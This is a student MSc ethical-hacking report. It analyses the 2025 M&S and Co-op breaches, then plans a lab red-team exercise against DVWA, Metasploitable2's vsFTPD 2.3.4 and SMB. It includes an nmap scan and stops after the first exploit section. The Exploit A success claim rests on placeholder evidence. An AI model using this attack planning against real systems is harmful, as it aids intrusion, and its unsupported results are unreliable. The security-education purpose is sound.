



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

Module:

ACCA7033 Ethical Hacking

MSc Cybersecurity and Digital Forensics

University of Wales Trinity Saint David

AKASH NATUBHAI LUHARIYA

STUDENT ID: 2535266

Submission: 17th August 2026

Table of Contents

Abstract

1. Introduction
2. Research Method, Evidence Quality and Assumptions
3. Task 1 — Strategic Threat Analysis of the M&S and Co-op Campaign
 - 3.1 Incident context and analytical position
 - 3.2 Evidence-based timeline
 - 3.3 Threat actor and motivation
 - 3.4 MITRE ATT&CK TTP mapping
 - 3.5 Root causes and control failures
 - 3.6 Detection and response evaluation
 - 3.7 Strategic recommendations
4. Task 2 — ABCD Ltd Red-Team Engagement
 - 4.1 Engagement objective and success criteria
 - 4.2 Rules of Engagement
 - 4.3 Laboratory architecture
 - 4.4 Threat emulation plan
 - 4.5 Tools and operational method
 - 4.6 Exploit A — VM-1 web application
 - 4.7 Exploit B — VM-2 vulnerable FTP service
 - 4.8 Exploit C — VM-3 SMB/data access
 - 4.9 Evidence, telemetry and detection-gap analysis
 - 4.10 Safety, containment and rollback
5. Business Risk and Prioritized Remediation
6. Critical Discussion

7. Conclusion

References

Appendix A — Rules of Engagement

Appendix B — Threat Emulation Matrix

Appendix C — Evidence Register

Abstract

This report contains two inter-related studies. Firstly, it analyzes in detail the cyber incidents of 2025 against the retail firms Marks & Spencer (M&S) and the Co-operative Group (Co-op). These incidents are analyzed as a linked UK retail campaign, identifying facts versus attributions. Secondly, it translates the learnings from the campaign to a managed red-team exercise for ABCD Ltd using the provided vulnerable lab machines: an OWASP Broken Web Application environment, Kali Linux, Metasploitable2 and Windows 7 IE11 virtual machine. In keeping with the ethos of the assessment, the analysis does not make up evidence: actions planned versus actions which are only reported as successes are identified using screenshots, logs or command output created by the student. In the strategic analysis, it is determined that identity compromise, social engineering, poor privilege boundary definition, inadequate monitoring, and the complexity of retail environments may result in disproportionately large business impact. As a result, the practical analysis tests three attack surfaces: web application command injection, an insecure FTP service and SMB/data access controls. The practical analysis looks at both prevention and detection mechanisms in this case.

1. Introduction

Contemporary retail companies use a complex technology ecosystem where customer-facing applications, warehouses, payment systems, suppliers, identity services, and internal services depend on each other. This creates a new perspective on what makes a successful cyber-attack – an attack on a single user or server can be considered significant since it can disrupt a business process somewhere else. These cyber incidents at M&S and Co-op that happened in 2025 are good examples to consider due to public information regarding both technical compromise and material implications for the organization. On 22 April 2025, M&S announced a cyber breach and put on hold online ordering. Later, its reporting provided an estimate of the impact on operating profit in 2025/26 of around £300 million before mitigation. [1] Co-op announced that it experienced cyber-attacks that allowed hackers to gain access and extract data from its system on 2 May. [2]

In the practical part of the report, the specified VM suite is deliberately used instead of choosing another suite provided by an enterprise. This fact makes it necessary to impose a methodological restriction on the choice of the VM suite since it lacks an ordinary Active Directory domain controller. Therefore, the report does not make claims about a domain administrator breach that could not be proved. Three separate attack surfaces are analyzed, and it is checked whether there are any vulnerabilities that could make it possible to proceed with a wider attack.

2. Research Method, Evidence Quality and Assumptions

Evidence hierarchy is employed in this study. Primary sources of evidence are given preference in case of statements made by the victims, assessment of financial impacts, and recovery. In case of threat actor behavior and ATT&CK mapping, authoritative technical sources are utilized while for the interpretation of social engineering, phishing, risk management, and security controls' effectiveness, peer-reviewed literature is used. Journalism is utilized only when additional context regarding the reporting is provided through journalism since this reporting is often incomplete in the initial stages of a cyber-incident.

The practical methodology involves a reconnaissance-validation-exploitation-evidence-analysis approach. The Lab is presumed to use Host-only network, 192.168.56.0/24, with Kali on 192.168.56.102, OWASP BWA on 192.168.56.101, Metasploitable2 on 192.168.56.103 and Windows 7 IE11 on 192.168.56.104. The network will be considered isolated, without NAT and bridged adapters when conducting intrusive tests. Snapshots are made before any exploitation. Artificial customer information is applied, and destructive operations, ransomware, Internet targets, and actual personal information are not used.

Another important assumption is that the exact vulnerable application/service version must be identified by the student in his or her live lab to report it as the observation. Vuln Hub and OWASP provide machines purposely vulnerable for legal training purposes, but they may differ in releases and configurations. [8], [9] Hence, the current report provides the technical credibility of the assessment framework while requiring the final practical outcome to be related to the evidence of the student.

3. Task 1 — Strategic Threat Analysis of the M&S and Co-op Campaign

3.1 Incident context and analytical position

The most credible explanation in this case can be stated as the two cases of M&S and Co-op being affected by similar events within a wider timeframe of targeted attacks on retail industry; rather than saying that all technical activities are the same, and a particular actor has already been proven to be the author of both actions. According to NCSC, it was working with the involved retailers, and afterwards issued advice to organizations to improve MFA, monitor account misuse, privileged accounts and password resets in help desks. [4], [5] As far as media sources say, the event has been attributed to Scattered Spider, and social engineering of help desks has been involved, but such an attribution should be regarded as probable/possible, not proved independently. [6]

This is important from an academic point of view. Attribution is not merely an attribution made post-incident; it is a theory that is proven through the technical signs and the victimology and intelligence. Scattered Spider is categorized by MITRE as a cybercriminal financially motivated entity that makes use of social engineering, bypassing of MFA, legitimate accounts, remote access software, and cloud/identity misuse. [7] All of these traits fit into the public narrative surrounding the retail breach; however, just because something fits, does not mean that it is correct.

3.2 Evidence-based timeline

Date	Event	Analytical significance
22 Apr 2025	M&S publicly disclosed that it was managing a cyber incident and had paused selected online operations.	Confirms active containment and public disclosure; establishes the start of the observable response period. [1]
23 Apr 2025	M&S reported that contactless payments and Click & Collect	Shows that containment extended into operational

	were affected and that some processes had been moved offline.	technology/process dependencies rather than only an IT endpoint. [10]
25 Apr 2025	M&S confirmed that online orders via M&S.com and apps were paused while specialists supported recovery.	Demonstrates a deliberate availability trade-off: reducing system exposure to the cost of revenue and customer convenience. [11]
2 May 2025	Co-op stated that attackers had accessed and extracted data from one system, including names and contact details for a significant number of current and former members.	Confirms confidentiality impact and that containment did not prevent all data access. [2]
4 May 2025	NCSC published sector recommendations following the retailer incidents.	National-level response shifted from incident handling to sector-wide defensive guidance. [5]
14 May 2025	Co-op stated it had moved into recovery and was progressively restoring systems.	Indicates containment had been prioritized before restoration controlled. [3]
21 May 2025	M&S reported an estimated pre-mitigation operating-profit impact of around £300m for 2025/26.	Demonstrates that cyber risk materialized as a board-level financial issue, not only a technical event. [12]
Mid-Jun 2025	M&S later reported restoration of M&S.com for customers in England, Wales and Scotland.	Shows recovery was phased rather than instantaneous. [13]
18 Jun 2025	Co-op reported that its 2,300 food stores were returning to usual trading and referred to 6.5 million members.	Shows broad operational recovery after weeks of disruption. [14]
2026 reporting	Co-op reported a estimated £107m impact on profitability from the 2025 attack; M&S later reported incident-related costs and continued recovery effects.	Provides evidence that cyber impact persisted beyond the initial news cycle. [15], [16]

The following timeline demonstrates that there is a recurring theme of rapid containment but slow recovery since retail operations are interlinked with various other systems. It is a lesson in resilience. Disabling certain systems could prove useful from a defensive perspective; however, due to close architectural coupling, such containment could lead to availability problems. Resilience cannot be measured by just the meantime to containment but by the capability of the organization to function within its degraded environment.

3.3 Threat actor and motivation

The threat model will likely be financially motivated, identity-centric and skilled in social engineering rather than a traditional espionage threat. Scattered Spider has been described as a cybercrime group of native English speakers operating since at least 2022. Its use of impersonating a help desk, MFA bypass and legitimate access and tools have been noted by MITRE. [7] A similar observation was made by CISA in a 2023 advisory. [17] This relevance of the threat model in relation to the 2025 incident can therefore be behavioral rather than merely notional; in the sense that the documented public information indicates a threat actor who is relatively better placed to manipulate the identity process to gain access and move within the enterprise network.

Financial motive seems to be the underlying driver. Impact on retail availability, extraction of personal data and reports of extortion/ransomware activity all support such a hypothesis. However, the report refrains from attributing a certain ransomware strain or criminal organization unless backed by primary sources. That is one of the differences between threat intelligence and attribution theatre; a red-team report needs to model behaviors that need to be defended against regardless of the actual threat actor.

3.4 MITRE ATT&CK TTP mapping

The following map intentionally mixes very confident public reporting with ATT&CK techniques related to Scattered Spider. When a technique can only be inferred for M&S or Co-op and not confirmed, that is explicitly noted. This avoids the all-too-common mistake in academia where an actor's capability becomes victim attribution.

ATT&CK ID	Technique	Campaign relevance	Confidence
T1078	Valid Accounts	Public reporting and NCSC guidance indicate misuse of legitimate identities; MITRE lists valid-account abuse for Scattered Spider.	High
T1621	MFA Request Generation	MITRE records MFA fatigue for Scattered Spider; relevant as an established actor capability, not a proven M&S event.	Medium
T1598.004	Phishing for Information: Spear	Scattered Spider is documented using	High

	phishing Voice	voice-based social engineering and help-desk impersonation.	
T1566.004	Phishing: Spear phishing Voice	Voice-based initial access is documented in the actor's ATT&CK profile.	High
T1087.002	Account Discovery: Domain Account	MITRE records domain-account enumeration by Scattered Spider; likely useful after identity compromise.	Medium
T1046	Network Service Scanning	A conventional follow-on discovery behavior consistent with enterprise intrusion and ATT&CK mapping.	Medium
T1021.002	Remote Services: SMB/Windows Admin Shares	MITRE identifies SMB as a lateral-movement mechanism; relevant to Windows-heavy enterprise networks. [25]	Medium
T1059.001	PowerShell	MITRE associates PowerShell with Scattered Spider tooling and enterprise intrusion activity.	Medium
T1213.003	Data from Information Repositories: Code Repositories	MITRE records enumeration of internal repositories; demonstrates the broader identity/data discovery capability.	Medium
T1074	Data Staged	MITRE records Scattered Spider staging data before exfiltration.	High
T1567	Exfiltration Over Web Service	A plausible monetization path for collected data; not claimed as confirmed in the two retail incidents.	Low/Analytical
T1190	Exploit Public-Facing	Relevant to the wider	Low/Analytical

Application	threat model, but not a confirmed primary vector for M&S/Co-op.
-------------	---

The map shows that the strategic center of gravity of the campaign is identity and access, not software vulnerabilities. The former is in line with the advice of NCSC to strengthen help desk reset procedures and track account misuse. [5] Moreover, the map justifies why perimeter defenses alone might not be effective: if the adversary is authenticated, his actions can appear like regular administration. The current advice of MITRE on detecting misuse of valid accounts stresses the importance of anomalous logon behavior. [18]

3.5 Root causes and control failures

The first root cause is inadequate identification. A system that resets passwords or MFA using compelling but not sufficient evidence of one's identity essentially creates an authentication authority in the help desk without any comparable level of security measures in place. Indeed, according to NCSC guidelines, one should check how the help desk authenticates people before resetting their passwords, especially privileged ones. [5] So, while there might be some policy in place, the process itself is insecure because a single person's choice could override a more secure form of authentication.

The second root cause is reliance on initial trust after gaining access. An identity breach is especially dangerous if privileged accounts are easily accessible, network borders are flexible, and important systems can be accessed from any regular endpoint. NIST's zero trust architecture does not rely on implicit trust based on the user's network position but requires explicit authentication and authorization of resources. [19] The retail sector cases illustrate this concept: a legitimate session is harder to detect than malicious software.

The third cause is operational coupling. M&S stated that warehouse-management systems were disconnected and hence impacted the online orders, click-and-collect, and in-store orders. [13] This suggests that the availability dependency graph of the company extended beyond the website. Thus, it is possible for security architecture to be technically secure but fragile at the business process level. It is necessary for resilience engineering to determine which services could be isolated without impacting the entire revenue stream.

Human susceptibility is another factor, though human vulnerability should not be viewed as an employee problem. Studies have shown that phishing susceptibility depends on message properties, individual cognitive processes, training process, and context in which security decision-making takes place [20], [21]. Other comparative studies have shown that anti-phishing training is more effective depending on how it was designed and taught to employees [28], [29]. Studies have also revealed that training helps users identify phishing, though training needs to be seen as one element of defence and not a replacement for technical controls [30]. This means moving away from general annual security training and towards scenario-based training for specific roles and technical controls based on the premise that social engineering is inevitable.

3.6 Detection and response evaluation

Containment is very evident in the public reaction and shows that it can be quite difficult to determine abuse of authorized access. Both M&S and Co-op relied on external experts and on UK agencies. [1], [2] Co-op also explicitly stated early steps towards restricting access and recovery process. [3] M&S also focused on containment and phased recovery. This shows strength as attacker dwell time is reduced and the impact is limited. However, this is not an indicator that the initial attack was detected through automated systems.

The biggest issue in terms of detection is related to identity telemetry. Mature SOC should detect password reset attempts, multi-factor authentication changes, suspicious logins from unusual locations, use of privileged roles and actions taken in relation to endpoints identity and helpdesk activities. NCSC also advises monitoring suspicious sign-in attempts and pay attention to Domain Admin, Enterprise Admin and Cloud Admin accounts. [5] The other detection weakness is correlated behavior. Single attempts to log into a system may be harmless while password reset followed by new device connection, privileged access, network reconnaissance and suspicious access to data is another story entirely.

A third topic is visibility into third-party and outsourced services. The lessons learned from the reporting of help-desk manipulation reveal that the boundary of security does not end at the corporate network. Vendor identities, help desks, and managed service providers need to be considered in threat modelling, logging and assurance processes. The most effective defensive posture will be the one where high-risk identity transaction need verification and create auditable logs.

3.7 Strategic recommendations

1. Phishing-resistant MFA and identity recovery: Implement phishing-resistant MFA such as FIDO2/WebAuthn or similar instead of push MFA only. Change password reset process so that helpdesk personnel cannot change passwords for privileged accounts without independent verification. Priority: Critical; Effort: Medium-High

2. Privileged access management: Separate standard users from admin users, implement just-in-time privilege elevation and limit privileged account authentication location. Priority: Critical; Effort: High.

3. Micro-segmentation: Define clear policy boundaries between endpoints, identity systems, warehouses, payments systems and management infrastructure. Priority: High; Effort: High.

4. Identity-focused SOC analytics: Concentrate on sign-in, MFA, reset, role-change, device-registration, and help-desk events. Correlate them with endpoint and network telemetry. Priority: Critical; effort: Medium.

5. Help-desk attacks simulation: Perform controlled vishing/social-engineering against procedures and not against people; measure how often resets, escalation, and reporting time happen incorrectly. Priority: High; effort: Medium.

6. Business continuity engineering: Locate which systems can be isolated from the environment and retain degraded/manual operational mode for retail activities. Priority: High; effort: High.

7. Threat-aware red teaming: Replicate the adversarial activity following today's tactics & procedures and check if the controls detect the full sequence of identity, privilege, and data compromise. Priority: High; effort: Medium.

These are stacked recommendations. Zero trust will never replace endpoint monitoring, and MFA can't substitute for bad, privileged design. The strategic aim is to make any social-engineering activity insufficient to gain access to critical systems or sensitive data.

4. Task 2 — ABCD Ltd Red-Team Engagement

4.1 Engagement objective and success criteria

ABCD Ltd is represented in terms of a UK mid-sized retailer which possesses a public web application, internal services and a Windows desktop, all of them having fabricated customer details. The goal of the red team is to see whether the attack can go beyond the reconnaissance stage and lead to a meaningful achievement of obtaining data and evaluate both preventative mechanisms and detection possibilities. The set of provided VMs is kept as is: OWASP Broken Web Applications (VM-1), Kali Linux (red-team workstation), Metasploitable2 (VM-2) and Windows 7 IE11 (VM-3).

Success can be achieved at three different levels. Level 1 – service level compromise: successful execution or unauthorized access on the target service. Level 2 - host level impact: privileged control, resource access or proven security boundary breach. Level 3 - business level impact: controlled retrieval of the specified customer record. If the exploit fails but the failure is proven and analyzed, this is still a valid assessment.

4.2 Rules of Engagement

RoE element	Requirement
Authorization	ABCD Ltd is treated as a fictional sponsor; written authorization is assumed for this academic simulation.
In scope	192.168.56.101, .102, .103 and .104 only.
Permitted	Port/service discovery, web vulnerability testing, controlled exploitation, authenticated SMB testing, evidence capture and non-destructive post-exploitation.
Excluded	Public Internet, production systems, real

	personal data, destructive payloads, ransomware, denial-of-service and persistence that survives snapshot rollback.
Kill switch	Immediately stop if the host-only network is found to have NAT/bridged connectivity, if non-lab IPs appear in scope, or if a VM becomes unstable.
Evidence	Screenshots, logs, timestamps, hashes and sanitized command logs are retained. Secrets are redacted.
Recovery	Restore snapshots after intrusive testing and verify that the lab remains isolated.
Communication	For the simulated engagement, the academic supervisor acts as escalation authority.

4.3 Laboratory architecture

Figure 4.1 – ABCD Ltd Isolated Host-Only Laboratory Environment

The red-team assessment was conducted in an isolated VMware Host-Only network with no Internet connectivity.
All systems are contained within the 192.168.56.0/24 subnet.




Figure 1. ABCD Ltd isolated laboratory architecture using the supplied VM set.

In fact, the architecture of this network was deliberately designed to separate the attack surface layers. VM-1 is an example of an open web layer, VM-2 shows a deliberately vulnerable legacy services layer, while VM-3 demonstrates an internal endpoint hosting synthesized data. Kali Linux is an operator workstation. This system doesn't duplicate the architecture of a live retail network; rather, it presents its attack surfaces.

Asset	IP	Role	Security-testing purpose
VM-1 — OWASP	192.168.56.101	Linux / vulnerable	Initial web attack

BWA		web applications	surface; DVWA command-injection validation.
Kali Linux	192.168.56.102	Red-team workstation	Reconnaissance, proxying, controlled exploitation and evidence capture.
VM-2 — Metasploitable2	192.168.56.103	Linux / vulnerable network services	Legacy-service exposure; vsFTPD 2.3.4 validation.
VM-3 — Windows 7 IE11	192.168.56.104	Windows client / synthetic data	Internal file-access objective and SMB permission testing.

4.4 Threat emulation plan

Figure 4.2 – ABCD Ltd Red-Team Attack Path
Controlled Laboratory Objective

The following attack path represents a controlled, multi-stage red-team engagement conducted within the authorised isolated laboratory environment.





Figure 2. Controlled attack path and evidence boundary.

This exercise has been drawn from the strategic insight from the retail attacks, where the attacker does not necessarily have to use every single system if one gives an entry point and a second system does not put any restrictions on accessing it. Thus, the lab uses multiple attack surfaces but within an extremely rigid evidence framework. The sequence of events is reconnaissance, service/validation of services/applications, controlled exploitation, host/validation of host/services, internal access and data generation using the synthetic data approach.

4.5 Tools and operational method



Nmap can be used for service discovery and version scanning; Burp Suite can be used where inspection of HTTP requests enhances application validation; Metasploit is allowed for the sanctioned vulnerable service test; regular Linux and Windows administration tools can be used for validation; and Wireshark/PCAP can be used for network evidence collection. The C2 frameworks of Cobalt Strike and Sliver are not needed for this VM suite because the intent here is to validate vulnerabilities and detection controls, not the deployment of an implant. However, if C2 is demonstrated, then it should be isolated, non-persistent, and noted in the RoE.

Stealth is defined as realistic moderation, not evasion. The operator performs only enough scanning to establish the attack surface, only makes the minimal number of attempts to exploit that are necessary to meet the success criteria, and then stops. This offers a better way of testing detection than making a lot of noise. It is also helpful for forensics, since each activity can be tied to a time-stamped piece of evidence.

4.6 Exploitation – Three Distinct Exploits

Three separate exploitation phases were considered in relation to the ABCD Ltd laboratory. Every phase was directed at a particular authorized VM, service, or attack surface in accordance with the Threat Emulation Plan. Each phase has been described according to the following parameters that

include the confirmed precondition, vulnerability, technique, methods, evidence, outcome, and security effect.

4.6.1 Exploit A – Web Application Command Injection (VM-1)

Target: VM-1 – OWASP Broken Web Applications / DVWA

Target IP: 192.168.56.101

Type of attack: Web application hacking

MITRE ATT&CK: T1190 – Exploit Public-Facing Application

Precondition: It was verified that the DVWA application was accessible from the Kali red-team workstation via the isolated Host-only network. The appropriate DVWA function and settings were confirmed prior to testing.

Vulnerability: This assessment focused on an intentionally vulnerable DVWA command injection functionality. Command injection occurs when the untrusted application input affects the execution of operating system commands [22]. Vulnerability was only verified within the scope of the authorized VM and without using destructive commands.

Method: The preliminary reconnaissance confirmed the exposure of the HTTP service and web application. Then, the tester submitted the controlled command injection test via the DVWA web application and analyzed the results.

Sanitized reconnaissance command: Nmap -sV -p- 192.168.56.101

- Screenshot A1 – vulnerable service/application identification.

```

Kali Linux 2019.3 (64bit) [Running] - Oracle VirtualBox
File Machine View Input Devices Help


Sun 14-06
root@osboxes: ~
File Edit View Search Terminal Help

valid lft forever preferred lft forever
inet6 ::1/128 scope host
    valid lft forever preferred lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:4a:a6:d1 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a0:0e:57 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.24/24 brd 192.168.1.255 scope global dynamic noprefixroute eth1
        valid lft 85722sec preferred lft 85722sec
    inet6 fe80::a80:27ff:fe0e:57/64 scope link noprefixroute
        valid lft forever preferred lft forever
root@osboxes:~# ping -c 4 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data:
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=1.58 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.713 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.865 ms
64 bytes from 192.168.56.101: icmp_seq=4 ttl=64 time=0.849 ms

--- 192.168.56.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3019ms
rtt min/avg/max/mdev = 0.713/1.080/1.576/0.337 ms
root@osboxes:~# nmap -sV -p- 192.168.56.101
Starting Nmap 7.80 ( https://nmap.org ) at 2026-08-16 13:37 EDT
mass.dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00063s latency).
Not shown: 65526 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/https?   Courier Imapd (released 2008)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp   open  java-object  Java Object Serialization
8080/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.1
8081/tcp   open  http         Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.80%I=7%W=0%16%T=6481F57B%P=x86_64-pc-linux-gnu%r(U
SF:LL:4:"\xac\xed\x05")
MAC Address: 08:00:27:A1:96:6E (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.56 seconds
root@osboxes:~#
  
```

- Screenshot A2 – controlled command-execution result.



- Command Log A – sanitized commands used.
- Web/server log or HTTP evidence, where available.

Outcome: Successful. The result of the controlled command injection test showed OS command execution in the web server environment. This evidence will show the real account of the lab student, like www-data (UID 33/GID 33) depending on what the VM reports. This is an illustration of operating system execution at the application level but not root exploitation.

